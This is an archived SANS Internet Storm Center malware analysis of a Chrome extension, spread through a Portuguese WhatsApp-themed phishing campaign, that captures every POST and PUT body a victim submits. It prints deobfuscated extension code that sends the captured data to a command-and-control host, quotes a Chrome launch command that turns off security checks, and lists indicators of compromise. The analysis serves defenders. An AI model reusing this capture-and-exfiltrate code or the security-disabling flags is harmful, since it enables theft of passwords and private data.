"Catch-All" Google Chrome Malicious Extension Steals All Posted Data

By SANS Internet Storm Center

Archived: 2026-04-05 20:49:47 UTC

1. **Introduction**

It seems that malicious Google Chrome extensions are on the rise. A couple of months ago, I posted here about two of them [1][2] which stole user credentials posted on banking websites and alike. Now, while analyzing a phishing e-mail, I went through a new malware with a slight different approach: instead of monitoring specific URLs and focusing on credentials, it captures literally **all data** posted by the victim **on any website** – thus the name.

In today's diary, I'll detail the aspects of "Catch-All" malware that caught my attention. Let's start with the threat analysis diagram in Figure 1 followed by the text description in section 2.



Figure 1: “Catch-all” threat flow

2. Threat analysis

This campaign infection vector is a phishing e-mail with links to photos supposedly from the weekend pretending to be sent through Whatsapp. The subject is in Portuguese: "*Segue as (Fotos Final de Semana) Enviadas via WhatsApp (30244)*". Something like "See the (Weekend Photos) Sent via WhatsApp *(30244)*";

Following any "photo" link, the victim will download the malware dropper file called "whatsapp.exe". Once executed, "whatsapp.exe" will present a fake Adobe PDF Reader install screen, as seen in Figure 2, while downloads, unzips (output are two files, md0 and md1) and executes a ".cab" file called "md18102136.cab", as seen in Figure 3.



Figure 2: Fake Adobe PDF Reader install screen



Figure 3: Dropper downloading malware payload

The “md18102136.cab” file is a ~9.5 Mb zip compressed that, after uncompressed, will result in two very large files of **~200Mb** each as shown in Figure 4.



Figure 4: md18102136.cab content

Looking at the content of those binaries, it was possible to see that just ~3% of them had actual instructions, as seen in Figure 5. The rest are “NOP” code to bloat the file – possibly as a strategy to bypass anti-malware solutions that usually do not inspect large files.



Figure 5: Bloated binaries

Once executed, “md0” will attempt to disable Windows Firewall and kill all Google Chrome processes in order to install the malicious extension, as seen in Figure 6.



Figure 6: Disabling the Firewall and Killing Google Chrome processes

It then extracts from itself a Google Chrome extension and changes Google Chrome launcher (“.lnk”) files to load it on the next execution, as seen in Figures 7.



Figure 7: Loading malicious extension

This is the content inserted by the malware on “Target” field of Google Chrome link file:

"C:\Program Files (x86)\Google\Chrome\Application\chrome.exe" --disable-extensions-file-access-check --always-authorize-plugins --disable-improved-download-protection --load-extension="C:\Users\<USER>\AppData\Local\complemento\E1EDEAE8EFE3E0EEE0DC2610495

Note that, additionally to load the extension, it disables important security features that could avoid malicious extension to work properly.

--disable-extensions-file-access-check: disable checking for user opt-in for extensions that want to inject script into file URLs (ie, always allow it). This is used during automated testing.

--always-authorize-plugins: prevents Chrome from requiring authorization to run certain widely installed but less commonly used plug-ins.

--disable-improved-download-protection: disables improved SafeBrowsing download protection (do not verify files with built-in protection)

3. The malicious extension

After deobfuscating the malicious extension JavaScript source code, it was possible to analyze how it captures and leaks all data posted by the victim on any website. Looking at Figure 7, it is possible to see that it is encoding both URL and query string of “requestBody” and giving it to a function called “savetofile”.

```
25  var callback = function(__) {
26    if (__["method"] == "POST") {
27      helpers["savetofile"](__["url"], JSON["stringify"](__["requestBody"]));
28      /** @type {string} */
29      var querystring = decodeURIComponent(String["fromCharCode"]["apply"](null
        , new Uint8Array(__["requestBody"]["raw"][0]["bytes"])));
30      helpers["savetofile"](__["url"], querystring);
31    }
32    if (__["method"] == "PUT") {
33      /** @type {string} */
34      querystring = decodeURIComponent(String["fromCharCode"]["apply"](null,
        new Uint8Array(__["requestBody"]["raw"][0]["bytes"])));
35      helpers["savetofile"](__["url"], querystring);
36    }
37  };
38  var filter = {
39    urls : ["<all_urls>"]
40  };
41  chrome["webRequest"]["onBeforeRequest"]["addListener"](callback, filter, [
    "requestBody"]);
```

Figure 8: Capturing “requestBody” content

The function “savetofile”, as seen in Figure 9, will send the captured data to a C&C server using jQuery ajax connections.

```
    "addListener", "onBeforeRequest", "webRequest"];
3   var haconex = "https://agenziapetra.com:1515/";
4   var helpers = {
5     /**
6      * @param {?} dataAndEvents
7      * @param {?} deepDataAndEvents
8      * @return {undefined}
9      */
10    savetofile : function(dataAndEvents, deepDataAndEvents) {
11      $["ajax"]({
12        url : haconex,
13        type : "get",
14        async : false,
15        data : {
16          id : "[l=" + dataAndEvents + "=l][d=" + deepDataAndEvents + "=d]"
17        }
18      });
```

C&C

Data leak

Figure 9: Leaking “requestBody” content

Debugging the extension while trying to log into Gmail, it was possible to see the content that would be sent to C&C server, as shown in Figure 10.



Figure 10: Data leaking

4. Final words

So, using such approach, an adversary would be able to capture high sensitive data with not much effort compared to standard methods. It wasn't necessary for the attacker to attract the victim to a fake website with doubtful SSL certificates or deploying local proxies to intercept web connections. Quite the opposite, the user is accessing original and legitimate websites and all the interactions are working properly while data is captured and leaked. In other words, this method may subvert many security layers the victim may have in place.

As I mentioned in previous related posts[1][2], it sounds strange to me Google Chrome allowing extensions access sensitive form fields, like passwords, without asking for an additional user's approval, as well as allowing an extension to silently and autonomously stablish a connection to an external entity. Additionally, browser security features that could protect user from harmful extensions can be disabled through command line arguments as in this case. Should non-tech savvy users be able to programmatically deploy rogue extensions? Comparing it to Android or iOS ecosystems, it is like allowing users to easily deploy apps not offered by official stores or another safe channel. What do you think?

5. Indicators of Compromise (IOCs)

Files

MD5 (md0) = 72c35311136adaaf2c31d54b7d2c462e
MD5 (md1) = bbca1ced8eea1a63e4e05a7f7e368b69
MD5 (whatsapp.exe) = 713fed252238d2cbd48a18b3faa67a8e

Extension Files

MD5 (btwjvx.js) = 229495556791239ecf88e883124284b7
MD5 (ico.png) = 42ab831ae1520621f4117d3639b1131d
MD5 (java_128.ico) = a5c5f16f314bb022edcdb084850f0d63
MD5 (java_32.ico) = d7a6c3c105a0ab5dc39bdf5005f044b4
MD5 (java_64.ico) = 748e901736d11413f8856f9db82e7328
MD5 (manifest.json) = 214859fb1903fefb8c0142273953b4dc
MD5 (unjjmwv.js) = 5ca7582261c421482436dfdf3af9bffe

Network

hxxps://storage.googleapis.com/webfotosb/Whatsapp.html
hxxp://177.11.55.90/md18102136.cab
hxxps://agenziapetra.com:1515/

References

[1] https://isc.sans.edu/forums/diary/BankerGoogleChromeExtensiontargetingBrazil/22722/
[2]
https://isc.sans.edu/forums/diary/Second+Google+Chrome+Extension+Banker+Malware+in+Two+Weeks/22766/

--
Renato Marinho
Morphus Labs| LinkedIn|Twitter
